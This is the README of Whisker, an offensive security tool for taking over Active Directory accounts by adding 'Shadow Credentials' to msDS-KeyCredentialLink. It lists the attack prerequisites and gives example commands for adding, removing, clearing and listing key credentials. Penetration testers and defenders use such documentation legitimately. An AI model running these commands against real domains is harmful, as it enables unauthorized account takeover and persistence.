 eladshamir/whisker

Whisker is a C# tool for taking over Active Directory user and computer accounts by manipulating their msDS-KeyCredentialLink attribute, effectively adding "Shadow Credentials" to the target account.

Whisker is a C# tool for taking over Active Directory user and computer accounts by manipulating their msDS-KeyCredentialLink attribute, effectively adding "Shadow Credentials" to the target account.
This tool is based on code from DSInternals by Michael Grafnetter (@MGrafnetter).
For this attack to succeed, the environment must have a Domain Controller running at least Windows Server 2016, and the Domain Controller must have a server authentication certificate to allow for PKINIT Kerberos authentication.
More details are available at the post Shadow Credentials: Abusing Key Trust Account Mapping for Takeover.

/target:<samAccountName>: Required. Set the target name. Computer objects should end with a '$' sign.
/domain:<FQDN>: Optional. Set the target Fully Qualified Domain Name (FQDN). If not provided, will try to resolve the FQDN of the current user.
/dc:<IP/HOSTNAME>: Optional. Set the target Domain Controller (DC). If not provided, will try to target the Primary Domain Controller (PDC).
/path:<PATH>: Optional. Set the path to store the generated self-signed certificate for authentication. If not provided, the certificate will be printed as a Base64 blob.
/password:<PASWORD>: Optional. Set the password for the stored self-signed certificate. If not provided, a random password will be generated.
Example: Whisker.exe add /target:computername$ /domain:constoso.local /dc:dc1.contoso.local /path:C:\path\to\file.pfx /password:P@ssword1
/target:<samAccountName>: Required. Set the target name. Computer objects should end with a '$' sign.
/deviceID:<GUID>: Required. Set the DeviceID of the value to remove from the attribute msDS-KeyCredentialLink of the target object. Must be a valid GUID.
/domain:<FQDN>: Optional. Set the target Fully Qualified Domain Name (FQDN). If not provided, will try to resolve the FQDN of the current user.
/dc:<IP/HOSTNAME>: Optional. Set the target Domain Controller (DC). If not provided, will try to target the Primary Domain Controller (PDC).
Example: Whisker.exe remove /target:computername$ /domain:constoso.local /dc:dc1.contoso.local /deviceid:2de4643a-2e0b-438f-a99d-5cb058b3254b
/target:<samAccountName>: Required. Set the target name. Computer objects should end with a '$' sign.
/domain:<FQDN>: Optional. Set the target Fully Qualified Domain Name (FQDN). If not provided, will try to resolve the FQDN of the current user.
/dc:<IP/HOSTNAME>: Optional. Set the target Domain Controller (DC). If not provided, will try to target the Primary Domain Controller (PDC).
Example: Whisker.exe clear /target:computername$ /domain:constoso.local /dc:dc1.contoso.local
⚠️ Warning: Clearing the msDS-KeyCredentialLink attribute of accounts configured for passwordless authentication will cause disruptions.
/target:<samAccountName>: Required. Set the target name. Computer objects should end with a '$' sign.
/domain:<FQDN>: Optional. Set the target Fully Qualified Domain Name (FQDN). If not provided, will try to resolve the FQDN of the current user.
/dc:<IP/HOSTNAME>: Optional. Set the target Domain Controller (DC). If not provided, will try to target the Primary Domain Controller (PDC).
Example: Whisker.exe list /target:computername$ /domain:constoso.local /dc:dc1.contoso.local
